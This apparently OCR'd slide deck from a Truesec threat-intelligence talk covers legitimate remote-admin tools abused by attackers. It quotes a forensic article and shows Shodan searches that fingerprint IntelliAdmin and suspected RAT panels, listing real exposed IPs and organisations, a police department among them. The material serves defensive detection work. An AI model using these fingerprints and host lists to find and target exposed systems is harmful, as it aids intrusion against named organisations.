
I have put together this list of Remote Admin tools that are abused by threat actors, thanks to @jamieantisocial and @SwiftOnSecurity for a great thread.
Please feel to contribute for the ones I missed!

Ammyy
AnyDesk
Atera
Chrome Remote Desktop
ConnectWise
Dameware

5:14 PM · Aug 11, 2022

167 Reposts 11 Quotes 613 Likes 270 Bookmarks

Remote admin tools



LEGITIMATE RATS: A COMPREHENSIVE FORENSIC ANALYSIS OF THE USUAL SUSPECTS

Written by Théo Letailleur - 20/10/2022 - in CSIRT - Download

Legitimate remote access tools are more and more part of threat actors toolbox: in order to gain remote access on targets, keep persistence, deploy malicious payload as well as leveraging trusted connections between an IT provider and its customers. Therefore, detection and incident response teams must have a good grasp on traces left by those tools on the system.

In this context, this article aims to collect host forensic evidence of four famous legitimate remote access tools.


INTRODUCTION

The purpose of this article is to detail the artefacts left by a third-party remote access tool during its setup and use. A third-party remote access tool allows people not physically in contact with a device to control, interact with it, and see its screen. Tools that do not allow a visual interaction such as PsExec are not included in this study.

The motivation to do this study came from a tweet made by @IcsNick, listing "Remote Admin Tools that are abused by threat actors"[1]. Indeed, threat actors leverage these legitimate tools to perform several actions: obtaining remote access on the device and a persistence, pushing scripts and other tools, as well as performing lateral movement towards other devices of linked corporate information systems (e.g. between an IT provider and its customers). Therefore, based on IcsNick's comprehensive list and other public investigation reports, we decided to analyse a few of them - as a starter - in order to fully understand what artefacts are generated from these tools. The results are used to automating their detection during our investigations in order to speed up the process and spot interesting log files. Of course the forensic or SOC analyst would still have the task to determine whether those tools have been used legitimately by the IT team, or by malicious actors.


In this article, the artefacts of four remote admin tools will be described: TeamViewer, AnyDesk, Atera, and SplashTop. Also, the focus will be on the Windows platform. There might be a part 2 of this article describing other tools, and artefacts left on other platforms (e.g. Mac and GNU/Linux). ConnectWise (formerly known as ScreenConnect) which is also appearing in the meme, as already been thoroughly described in other articles[2][3]. Finally, since Atera agent installer embeds SplashTop, they will be both

Threat intel - IntelliAdmin



Please enter your invitation code below:

Threat intel - IntelliAdmin



[redacted]


Open Ports

21 80 135 137 139 443 3306 3389 3790 5985 8834

>_ Raw Data Expand All Collapse All Copy to Clipboard

```
{
    area_code : null,
    asn : "AS48080",
    city : "Moscow",
    country_code : "RU",
    country_name : "Russian Federation",
  ⊟ data : [
      ⊞ 0 21/tcp : { … },
      ⊟ 1 80/tcp : {
          ⊞ _shodan : { … },
            asn : "AS48080",
          ⊞ cpe : [ … ],
          ⊞ cpe23 : [ … ],
            data : "HTTP/1.1 200 OK Set-Cookie: ia_session_id=0988b9a6d4a8089daa2c72bd7a730540; path=/; secure Content-type: text/html ",
            domains : [],
            hash : -581275463,
            hostnames : [],
```

Threat intel - IntelliAdmin



TOTAL RESULTS

119

TOP COUNTRIES

United States	78
United Kingdom	10
Australia	6
Netherlands	6
Russian Federation	5
More...	

TOP PORTS

443	55
80	32
8080	12
8443	5
444	3
More...	

TOP ORGANIZATIONS

Comcast Cable Communications, LLC	15
Verizon Business	6
Charter Communications Inc	5
Amazon Technologies Inc.	4

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

173.95.82.57

www.view.polarisconsultants.com
rrcs-173-95-82-57.midsouth.biz.rr.com
view.polarisconsultants.com
POLARIS COMPLIANCE CONSULTANTS INC.
United States, Walnut Creek

SSL Certificate

Issued By:
|- Common Name:
COMODO RSA Domain Validation Secure Server CA
|- Organization:
COMODO CA Limited

Issued To:
|- Common Name:
view.polarisconsultants.com

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Set-Cookie: ia_session_id=9844309c395893ab2220c11f342ab97c; path=/; secure
Content-type: text/html
```

76.190.45.186

rrcs-76-190-45-186.central.biz.rr.com
Charter Communications Inc
United States, Sugarcreek Police Dept

self-signed

SSL Certificate

Issued By:
|- Common Name:
localhost
|- Organization:
None

Issued To:
|- Common Name:
localhost
|- Organization:
None

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Set-Cookie: ia_session_id=b9b55cdc15627d40b9c193989966c72a; path=/; secure
Content-type: text/html
```

88.208.192.189

biopanelsystems.co.uk
server88-208-192-189.live-servers.net
Fasthosts Internet Limited
United Kingdom, Dagenham

SSL Certificate

Issued By:
|- Common Name:
Sectigo RSA Domain Validation Secure Server CA

```
HTTP/1.1 200 OK
Set-Cookie: ia_session_id=8a9ce69fdbb2aefe864a3e6ab8f0e041; path=/; secure
Content-type: text/html
```


Search: Set-Cookie: ia_session_id

Threat intel - RAT

Browse...
No file selected.
Submit Query

TRUESEC

Threat intel - RAT



http.html_hash:1629558153

TOTAL RESULTS

8

TOP COUNTRIES

United States	4
Russian Federation	2
Iran, Islamic Republic of	1
Thailand	1

TOP PORTS

80	3
3000	3
8080	2

TOP ORGANIZATIONS

Amazon Data Services NoVa	2
Amazon Technologies Inc.	2
CSLOXINFO-IDC	1
Dade Pardazi Mobinhost Co LTD	1
Scientific-Production Enterprise Business Sviaz H...	1

More...

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

185.53.143.155
hosted-by.mobinhost.com
Dade Pardazi Mobinhost Co LTD
Iran, Islamic Republic of, Tehran

```
HTTP/1.1 200 OK
Content-Type: text/html
Date: Sun, 17 Jul 2022 15:18:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked
```

81.95.35.243
Scientific-Production Enterprise Business Sviaz Holding LLC
Russian Federation, Moscow

```
HTTP/1.1 200 OK
Content-Type: text/html
Date: Wed, 13 Jul 2022 14:05:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked
```

52.207.157.152
ec2-52-207-157-152.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

```
HTTP/1.1 200 OK
Date: Sat, 09 Jul 2022 08:17:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.20.0
```

3.227.110.93
ec2-3-227-110-93.compute-1.amazonaws.com
Amazon Data Services NoVa
United States, Virginia Beach
cloud

```
HTTP/1.1 200 OK
Date: Mon, 04 Jul 2022 20:22:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.20.0
```

Search: Set-Cookie: http.html_hash:1629558153

Summery

- Leverage the threat actors weaknesses to build threat intel
- Threat actors usually reuse tooling, detection engineering is very important
- Blue team always win :)

TRUESEC

Thank You!

www.truesec.com

x.com/truesec

linkedin.com/company/truesec